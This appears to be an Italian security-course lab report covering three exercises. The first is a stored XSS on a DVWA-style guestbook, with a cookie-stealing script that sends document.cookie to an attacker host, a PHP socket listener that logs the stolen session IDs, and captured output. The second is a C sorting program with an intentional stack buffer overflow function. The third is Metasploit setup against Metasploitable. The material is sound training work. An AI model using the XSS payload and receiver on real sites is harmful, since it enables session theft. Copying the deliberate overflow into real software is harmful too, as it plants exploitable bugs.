


Nella digitazione dello script ci si è resi conto che non è possibile inserire tutto lo script, questo è dovuto dall'impostazione della lunghezza del messaggio. Per questo si è cliccato tasto dx nel messaggio e cliccato 'Inspect (Q)', da qui si è potuta modificare la lunghezza da **50 a 300 caratteri**.



Una volta modificata la lunghezza si è finito di inserire lo script.
Poi è stato cliccato su '**sign Guestbook**' e caricato correttamente.

Dal messaggio che è stato dato come risposta possiamo notare che è visibile solamente il nome e la frase "Build week 2", mentre la parte dello script viene nascosta



```
<script>
        var img = new Image();
         img.src = "http://192.168.200.100:9999?data=" + document.cookie;
</script>
```

Questa riga crea un nuovo oggetto immagine (img) in JavaScript. L'oggetto Image è utilizzato per caricare immagini da una fonte specificata.

Questa riga imposta l'attributo src dell'oggetto immagine con un URL che include i cookie dell'utente come parametro di query (data).

- **URL di Destinazione**: ***http://192.168.200.100:9999***

Questo è l'indirizzo del server controllato dall'attaccante (Kali Linux) dove verranno inviati i dati.

- **Parametro di Query: ?data=**


I cookie dell'utente vengono aggiunti come parametro di query data nell'URL.

- **Concatenazione dei Cookie: + document.cookie**

document.cookie restituisce tutti i cookie associati al dominio attuale come una stringa. Questa stringa viene concatenata al parametro di query.

Per fare ciò è necessario accedere alla cartella radice del documento del server web Apache con i comandi:

cd /var/www/html



e creare un file che contenga il codice php per ricevere e gestire i cookie rubati tramite XSS, è stato chiamato **log.php.**

Poi inserire all'interno del file un codice che configura un server socket TCP/IP che ascolta su tutte le interfacce (0.0.0.0) sulla porta 9999. Questo server è progettato per ricevere dati inviati tramite una connessione TCP e salvarli in un file chiamato **received_data.txt**.

T

SPIEGAZIONE DEL CODICE PHP

```php
// Configurazione del server
$host = '0.0.0.0';  // Ascolta su tutte le interfacce
$port = 9999;       // Porta su cui ascoltare

// Crea un socket TCP/IP
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
if ($socket === false) {
    echo "Errore nella creazione del socket: " . socket_strerror(socket_last_error()) . "\n";
    die;
}

// Bind del socket all'indirizzo e alla porta
if (!socket_bind($socket, $host, $port)) {
    echo "Errore nel bind del socket: " . socket_strerror(socket_last_error($socket)) . "\n";
    die;
}
```

Questa funzione associa il socket creato ($socket) all'indirizzo ($host) e alla porta ($port) specificati.

SPIEGAZIONE DEL CODICE PHP

```
// Metti il socket in ascolto
if (!socket_listen($socket, 5)) {
    echo "Errore nell'ascolto del socket: " . socket_strerror(socket_last_error($socket)) . "\n";
    die;
}

echo "Server in ascolto su $host:$port...\n";

// Loop infinito per accettare connessioni
while (true) {
    // Accetta una connessione in arrivo
    $clientSocket = socket_accept($socket);
    if ($clientSocket === false) {
        echo "Errore nell'accettare la connessione: " . socket_strerror(socket_last_error($socket)) . "\n";
        continue;
    }
```

Questa funzione mette il socket in stato di ascolto per accettare connessioni in arrivo. Il secondo parametro (5) indica il numero massimo di connessioni

Se socket_accept ritorna false, viene stampato un messaggio di errore e il server continua ad ascoltare altre connessioni

T

SPIEGAZIONE DEL CODICE PHP

```
// Inizializza una variabile per i dati ricevuti
$receivedData = '';

// Loop per leggere i dati finché la connessione è aperta
while ($buffer = socket_read($clientSocket, 1024)) {
    $receivedData .= $buffer;
}

// Elimina caratteri di nuova linea e di ritorno a capo
$receivedData = trim($receivedData);
}
```

I dati ricevuti vengono quindi scritti in un file chiamato received_data.txt in modalità append ('a'), che significa che i dati vengono aggiunti alla fine del file senza sovrascrivere i dati esistenti.

```
// Salva i dati ricevuti in un file
$file = fopen('received_data.txt', 'a');
fwrite($file, $receivedData . "\n");
fclose($file);

echo "Dati ricevuti e salvati: $receivedData\n";

// Chiudi la connessione con il client
socket_close($clientSocket);

// Chiudi il socket principale
socket_close($socket);
```

Alla fine del programma (fuori dal loop infinito), il socket principale ($socket) viene chiuso utilizzando socket_close

Una volta inserito il codice e dopo aver iniettato l'XSS avviare il serivizio php con il comando **sudo php log.php** e verificare che i cookie siano stati salvati nel file **reiceved_data.txt** con il comando **cat.**

Date le seguenti risposte possiamo affermare che l'attacco XSS è andato a buon fine.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo php log.php
Server in ascolto su 0.0.0.0:9999 ...
Dati ricevuti e salvati: GET /steal.php?c=security%3Dlow%3B%20PHPSESSID%3D151efdf3133ebc1e
71fe3dd69d295d1b HTTP/1.1
Host: 192.168.200.100:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.200.150/
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$ cat received_data.txt
GET /steal.php?c=security%3Dlow%3B%20PHPSESSID%3D151efdf3133ebc1e71fe3dd69d295d1b HTTP/1.1
Host: 192.168.200.100:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.200.150/
```

Leggete attentamente il programma in allegato. Viene richiesto di:

1. Descrivere il funzionamento del programma prima dell'esecuzione
2. Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
3. Modificare il programma affinché si verifichi un errore di segmentazione
4. Inserire controlli di input
5. Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

Sulla base di una prima ispezione del codice, è possibile dedurre che il programma esegue le seguenti operazioni:

1. Riceve in input dall'utente dieci numeri interi, senza effettuare alcun controllo sulla validità degli stessi.

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
    }
```

2. Restituisce in output il vettore contenente i numeri appena immessi.

```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }
```

3. Esegue un algoritmo di ordinamento (bubble-sort) per mettere in ordine crescente i numeri presenti nel vettore.

```
for (j = 0 ; j < 10 - 1; j++)
    {
    for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
```

4. Visualizza in output il vettore ordinato.

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
    {
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
    }

return 0;
```

Il programma esegue esattamente le operazioni descritte:

```
Inserire 10 interi:
[1]:25
[2]:95
[3]:34
[4]:31
[5]:9
[6]:651
[7]:7486
[8]:549
[9]:2641
[10]:2
```

```
Il vettore inserito e':
[1]: 25
[2]: 95
[3]: 34
[4]: 31
[5]: 9
[6]: 651
[7]: 7486
[8]: 549
[9]: 2641
[10]: 2
```

```
Il vettore ordinato e':
[1]:2
[2]:9
[3]:25
[4]:31
[5]:34
[6]:95
[7]:549
[8]:651
[9]:2641
[10]:7486
```

L’output senza nessun controllo:

```
Inserire 10 interi:
[1]:4.6
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 4
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:4
```

```
Inserire 10 interi:
[1]:gggg
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 0
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:0
```

Codice modificato:

```c
int string_to_int(const char *str, int *result) {
    char *endptr;
    long val;
    errno = 0;

    val = strtol(str, &endptr, 10);

    if (endptr == str) {
        return 0;
    } else if (*endptr != '\0') {
        return 0;
    } else if ((errno == ERANGE && (val == LONG_MAX || val == LONG_MIN)) || (val > INT_MAX || val < INT_MIN)) {
        return 0;
    }

    *result = (int)val;
    return 1;
}
```

- Converte una stringa in un intero, gestendo vari errori.
- Utilizza strtol per la conversione e controlla se ci sono caratteri non numerici nella stringa.
- Restituisce 1 se la conversione è riuscita, altrimenti 0.

Funzione correct:

- Chiede all'utente di inserire 10 numeri interi, verificando che ogni input sia valido.
- Stampa il vettore inserito.
- Ordina il vettore usando l'algoritmo bubble sort.
- Stampa il vettore ordinato

```c
void correct() {

    printf("Inserire 10 interi:\n");
    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        while (1) {
            scanf("%s", input_str);
            if (string_to_int(input_str, &vector[i])) {
                break;
            } else {
                printf("Input non valido. Inserire un numero intero [%d]: ", c);
            }
        }
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
    }
}
```

Funzione BOF:

- Chiede all'utente quanti numeri desidera inserire, suggerendo che più di 25 causeranno un errore di segmentazione.
- Converte l'input in un intero e verifica la validità.
- Chiede all'utente di inserire il numero specificato di numeri interi.
- Stampa il vettore inserito.
- Ordina il vettore usando l'algoritmo bubble sort.
- Stampa il vettore ordinato

```c
void BOF() {
    int vector[10], i, num;
    char num_str[100];

    printf("Quanti numeri vuoi inserire (oltre 25 per causare un errore di segmentazione)? ");
    scanf("%s", num_str);

    if (!string_to_int(num_str, &num) || num <= 25) {
        printf("Input non valido.\n");
        BOF();
        return;
    }

    printf("Inserire %d interi:\n", num);
    for (i = 0; i < num; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        while (scanf("%d", &vector[i]) != 1) {
            while (getchar() != '\n');
            printf("Input non valido. Inserire un numero intero [%d]: ", c);
        }
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < num; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (int j = 0; j < num - 1; j++) {
        for (int k = 0; k < num - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                int swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (i = 0; i < num; i++) {
        int g = i + 1;
        printf("[%d]: %d\n", g, vector[i]);
    }
}
```

Funzione main:

```c
int main () {
    int scelta;
    char scelta_str[100];

    printf("\t\t\t\t\t\tScegli quale metodo usare:\n\n\t\t\t1. esecuzione corretta\t\t\t\t2. Esecuzione con errore\nLa tua scelta: ");
    scanf("%d", &scelta);

    switch(scelta) {
        case 1:
            correct();
            break;
        case 2:
            BOF();
            break;
        default:
        printf("Input non corretto. Riprovare\n");
        while (getchar() != '\n');
        sleep(1.250);
        main();
        break;
    }
    return 0;
}
```

- Chiede all'utente di scegliere tra due modalità di esecuzione.
- Usa scanf per leggere la scelta dell'utente e un switch per chiamare la funzione appropriata (correct o BOF).
- In caso di scelta non valida, ripulisce il buffer di input e richiama ricorsivamente il main.

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.
È richiesto allo studente di:


1. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
2. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando Metasploit
3. Eseguire il comando « ifconfig » una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Requisiti laboratorio:

- IP Kali Linux : **192.168.11.105**
- IP Metasploitable : **192.168.11.155**
- Listen port (nelle opzioni del payload): **4488**


Per prima cosa è stata avviata la macchina Metasploitable2 e configurato la rete con l'IP "**192.168.11.155/24**" con il comando *"sudo nano /etc/network/interfaces"*

Poi è stato eseguito il comando "*sudo /etc/init.d/networking restart*" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "*ip a*" che la configurazione fosse andata a buon fine.




Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "**192.168.11.105/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

